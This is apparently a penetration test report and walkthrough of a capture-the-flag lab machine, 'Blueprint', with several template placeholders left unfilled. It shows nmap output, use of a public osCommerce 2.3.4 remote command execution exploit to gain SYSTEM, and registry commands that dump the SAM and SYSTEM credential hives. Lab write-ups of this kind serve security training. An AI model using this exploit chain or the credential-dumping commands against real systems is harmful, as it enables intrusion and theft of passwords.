Penteration testing report
Security Assessment Report
Prepared For: blue print

506
Blueprint
Hack into this Windows machine and escalate your privileges to Administrator.
Start AttackBox
Help

Prepared by : thomas marcos shalapy

Report Issued: :: 25/9/2024

***Sensitive**: The information in this document is strictly confidential and is intended for <COMPANY NAME>*

Confidentiality Notice

This report contains sensitive, privileged, and confidential information. Precautions should be taken to protect the confidentiality of the information in this document. Publication of this report may cause reputational damage blue print or facilitate attacks against blue print . I shall not be held liable for special, incidental, collateral or consequential damages arising out of the use of this information.

Disclaimer

Note that this assessment may not disclose all vulnerabilities that are present on the systems within the scope of the engagement. This report is a summary of the findings from a “point-in-time” assessment made on blue print ’s environment. Any changes made to the environment during the period of testing may affect the results of the assessment.

TABLE OF CONTENTS

EXECUTIVE SUMMARY

Thomas marcos performed a security assessment of the system machine of blue print on 25/9/2024. I performed penetration test simulated an attack from an external threat actor attempting to gain access to systems within the blue print . The purpose of this assessment was to discover and identify vulnerabilities in blue print machine ’s infrastructure and suggest methods to remediate the vulnerabilities. I identified a total of 1 vulnerabiliti within the scope of the engagement which are broken down by severity in the table below.

The highest severity vulnerabilities give potential attackers the opportunity to get all credentail and all information he need and he can do privilage escillation. In order to ensure data confidentiality, integrity, and availability, security remediations should be implemented as described in the security assessment findings.

Note that this assessment may not disclose all vulnerabilities that are present on the systems within the scope. Any changes made to the environment during the period of testing may affect the results of the assessment.

<Optional - Big Issue> Recommendation

This is an optional paragraph that discusses a very critical series of business failures (e.g. failure to adhere to applicable legal regulations) that isn’t a technical vulnerability but still should be brought to the attention of the executive team.

HIGH LEVEL ASSESSMENT OVERVIEW

Observed Security Strengths

<TEAM NAME> identified the following strengths in blue print machine which greatly increases the security of the blue print machine should continue to monitor these controls to ensure they remain effective.

<Strength Category>

- Great thing we saw here that causes us issues (Improved Firewall: Windows 7 includes a more sophisticated firewall that can effectively block incoming and outgoing threats.)

Areas for Improvement

I recommend blue print takes the following actions to improve the security of the machine . Implementing these recommendations will reduce the likelihood that an attacker will be able to successfully attack blue print ’s information systems and/or reduce the impact of a successful attack.

Short Term Recommendations

I recommend blue print take the following actions as soon as possible to minimize business risk.

<Recommendation Category>

1- Upgrade to the Latest Version: OSCommerce 2.3.4 is an outdated version. Consider upgrading to the latest version of OSCommerce, as newer releases include important security patches and enhancements.

2- Apply Security Patches: If upgrading is not immediately possible, look for any security patches that have been released for OSCommerce 2.3.4. The community or developers often release patches to address known vulnerabilities.

3- Change Default Admin URLs: Modify the default URLs for the admin interface to make them less predictable.

4- Use Strong Passwords: Ensure that all accounts, especially admin accounts, use strong, unique passwords.

5- Set Proper File Permissions: Limit file permissions on your server to prevent unauthorized access. Sensitive files should not be publicly accessible.
6- Implement a Web Application Firewall (WAF)
7- Monitor for Vulnerabilities: Stay informed about new vulnerabilities related to OSCommerce and promptly apply any relevant security updates

Long Term Recommendations

I recommended the following actions be taken over the next 1 month to fix hard-to-remediate issues that do not pose an urgent risk to the business.

SCOPE

Hack into this Windows machine and escalate your privileges to Administrator.

Networks

Network	Note
10.10.118.85	Network for Corporate HQ

other

Name	System Type	Note
Blue print	Windows 7	555-555-1234

Provided Credentials

<CLIENT NAME> provided <TEAM NAME> with the following credentials and access to facilitate the security assessment listed below.

Item	Note
IVR Testing Phone	(555-555-5678) Specific phone to use for IVR system testing.

Description

The machine is a Windows 7 machine which hosts a web server on port 443. That web server is an outdated version of osCommerce. After enumerating the install directory of the web app, we could install osCommerce. After that a arbitrary file upload vulnerability has been used to upload a web shell. Finally this web shell has be used to gain a Meterpreter session on the box with System privileges.

Detailed Walkthrough


next step I will explain how I get the vulnrability and exploit it then get shell in to windows the explain step by step by screen shots to my work

I exploit the vulnrability by two way first one :inject web site by PHP web shell


Second is by metasploit

I will share my work by screenshots and explain step by setp

1-nmap




```
┌──(root㉿kali)-[/home/thomas]
└─# nmap -P -sV -sC -T4 10.10.118.85
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-27 20:54 EDT
Nmap scan report for 10.10.118.85
Host is up (0.082s latency).
Not shown: 987 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 7.5
|_http-title: 404 - File or directory not found.
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
|_http-title: Bad request!
| http-methods:
|_  Potentially risky methods: TRACE
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2019-04-11 22:52  oscommerce-2.3.4/
|_
445/tcp   open  microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3306/tcp  open  mysql        MariaDB (unauthorized)
8080/tcp  open  http         Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2019-04-11 22:52  oscommerce-2.3.4/
|_
|_http-title: Index of /
|_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
| http-methods:
```



```
|_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
| http-methods:
|_  Potentially risky methods: TRACE
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
49159/tcp open  msrpc        Microsoft Windows RPC
49160/tcp open  msrpc        Microsoft Windows RPC
Service Info: Hosts: www.example.com, BLUEPRINT, localhost; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 7 Home Basic 7601 Service Pack 1 (Windows 7 Home Basic 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: BLUEPRINT
|   NetBIOS computer name: BLUEPRINT\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-09-28T01:08:10+01:00
|_nbstat: NetBIOS name: BLUEPRINT, NetBIOS user: <unknown>, NetBIOS MAC: 02:cf:f6:72:b9:fd (unknown)
| smb2-time:
|   date: 2024-09-28T00:08:12
|_  start_date: 2024-09-27T23:28:31
|_clock-skew: mean: -1h07m22s, deviation: 34m35s, median: -47m26s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 109.37 seconds

┌──(root㉿kali)-[/home/thomas]
└─#
```

The vulnrability is That web server is an outdated version of osCommerce-2.3.4 with open port 443




~~https~~://10.10.118.85/oscommerce-2.3.4/

Index of /oscommerce-2.3.4

Name	Last modified	Size	Description
Parent Directory		-	
catalog/	2019-04-11 22:52	-	
docs/	2019-04-11 22:52	-	


Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28 Server at 10.10.118.85 Port 443

Then I searched at the exploit for oseommerce 2.3.4 and found php code I can inject the wed site with this php code and get the shell


Apps
Places
Sep 27 20:57
github.com/nobodyatall648/osCommerce-2.3.4-Remote-Command-Execution/blob/main/osCommerce2_3_4RCE.py
All Bookmarks
Product
Solutions
Resources
Open Source
Enterprise
Pricing
Search or jump to...
Sign in
Sign up
nobodyatall648 / osCommerce-2.3.4-Remote-Command-Execution
Public
Notifications
Fork 1
Star 2
Code
Issues
Pull requests
Actions
Projects
Security
Insights
main
osCommerce-2.3.4-Remote-Command-Execution / osCommerce2_3_4RCE.py
Go to file
History
Code
Blame
98 lines (69 loc) · 2.42 KB
Raw


```
# Exploit Title: osCommerce 2.3.4 Remote Command Execution
# Vulnerability: Remote Command Execution when /install directory wasn't removed by the admin
# Exploit: Exploiting the install.php finish process by injecting php payload into the db_database parameter & read the system command output from configure.php
# Notes: The RCE doesn't need to be authenticated
# Google Dork: [Null]
# Date: 26th June 2021
# Exploit Author: Bryan Leong <NobodyAtall>
# Vendor Homepage: https://www.oscommerce.com/
# Software Link: [Null]
# Version: osCommerce 2.3.4
# Tested on: Windows
# CVE : [Null]

```

I upload this file to website by using this command



```
┌──(root㉿kali)-[/home/thomas]
└─# ls
43191.py  Documents  Music     Public   Templates  osCommerce-2.3.4-Remote-Command-Execution.git  passwords.txt
Desktop   Downloads  Pictures  THM-VPN  Videos     osCommerce2_3_4RCE.py                          shell.exe

┌──(root㉿kali)-[/home/thomas]
└─# less osCommerce2_3_4RCE.py

┌──(root㉿kali)-[/home/thomas]
└─# python3 osCommerce2_3_4RCE.py
please specify the osCommerce url
format: python3 osCommerce2_3_4RCE.py <url>
eg: python3 osCommerce2_3_4RCE.py http://localhost/oscommerce-2.3.4/catalog

┌──(root㉿kali)-[/home/thomas]
└─# python3 osCommerce2_3_4RCE.py  http://10.10.118.85:8080
[!] Install directory not found, the host is not vulnerable

┌──(root㉿kali)-[/home/thomas]
└─# python3 osCommerce2_3_4RCE.py  http://10.10.118.85:8080/oscommerce-2.3.4/catalog/
[*] Install directory still available, the host likely vulnerable to the exploit.
[*] Testing injecting system command to test vulnerability
User: nt authority\system
```

Python3 the php code to website inside catalog




```
RCE_SHELL$ cmd /c "dir c:\"
 Volume in drive C has no label.
 Volume Serial Number is 14AF-C52C

 Directory of c:\

06/10/2009  10:42 PM                24 autoexec.bat
06/10/2009  10:42 PM                10 config.sys
11/07/2007  09:00 AM            17,734 eula.1028.txt
11/07/2007  09:00 AM            17,734 eula.1031.txt
11/07/2007  09:00 AM            10,134 eula.1033.txt
11/07/2007  09:00 AM            17,734 eula.1036.txt
11/07/2007  09:00 AM            17,734 eula.1040.txt
11/07/2007  09:00 AM               118 eula.1041.txt
11/07/2007  09:00 AM            17,734 eula.1042.txt
11/07/2007  09:00 AM            17,734 eula.2052.txt
11/07/2007  09:00 AM            17,734 eula.3082.txt
11/07/2007  09:00 AM             1,110 globdata.ini
01/24/2017  10:50 PM    <DIR>          inetpub
11/07/2007  09:03 AM           562,688 install.exe
11/07/2007  09:00 AM               843 install.ini
11/07/2007  09:03 AM            76,304 install.res.1028.dll
11/07/2007  09:03 AM            96,272 install.res.1031.dll
11/07/2007  09:03 AM            91,152 install.res.1033.dll
11/07/2007  09:03 AM            97,296 install.res.1036.dll
11/07/2007  09:03 AM            95,248 install.res.1040.dll
11/07/2007  09:03 AM            81,424 install.res.1041.dll
11/07/2007  09:03 AM            79,888 install.res.1042.dll
11/07/2007  09:03 AM            75,792 install.res.2052.dll
11/07/2007  09:03 AM            96,272 install.res.3082.dll
07/14/2009  03:37 AM    <DIR>          PerfLogs
11/27/2019  08:30 PM    <DIR>          Program Files
01/15/2017  04:04 PM    <DIR>          Python27
04/11/2019  11:36 PM    <DIR>          Users
11/07/2007  09:00 AM             5,686 vcredist.bmp
11/07/2007  09:09 AM         1,442,522 VC_RED.cab
11/07/2007  09:12 AM           232,960 VC_RED.MSI
```


Then I used this to commasnd line so get sam and system file to website and get them from web site

reg save hklm\sam c:\sam

reg save hklm\system c:\system



```
RCE_SHELL$ dir
 Volume in drive C has no label.
 Volume Serial Number is 14AF-C52C

 Directory of C:\xampp\htdocs\oscommerce-2.3.4\catalog\install\includes

09/28/2024  12:52 AM    <DIR>          .
09/28/2024  12:52 AM    <DIR>          ..
04/11/2019  10:52 PM               447 application.php
09/28/2024  12:58 AM             1,118 configure.php
04/11/2019  10:52 PM    <DIR>          functions
               2 File(s)          1,565 bytes
               3 Dir(s)  19,509,018,624 bytes free

RCE_SHELL$ reg save hklm\system system
The operation completed successfully.

RCE_SHELL$ reg save hklm\sam sam
The operation completed successfully.
```



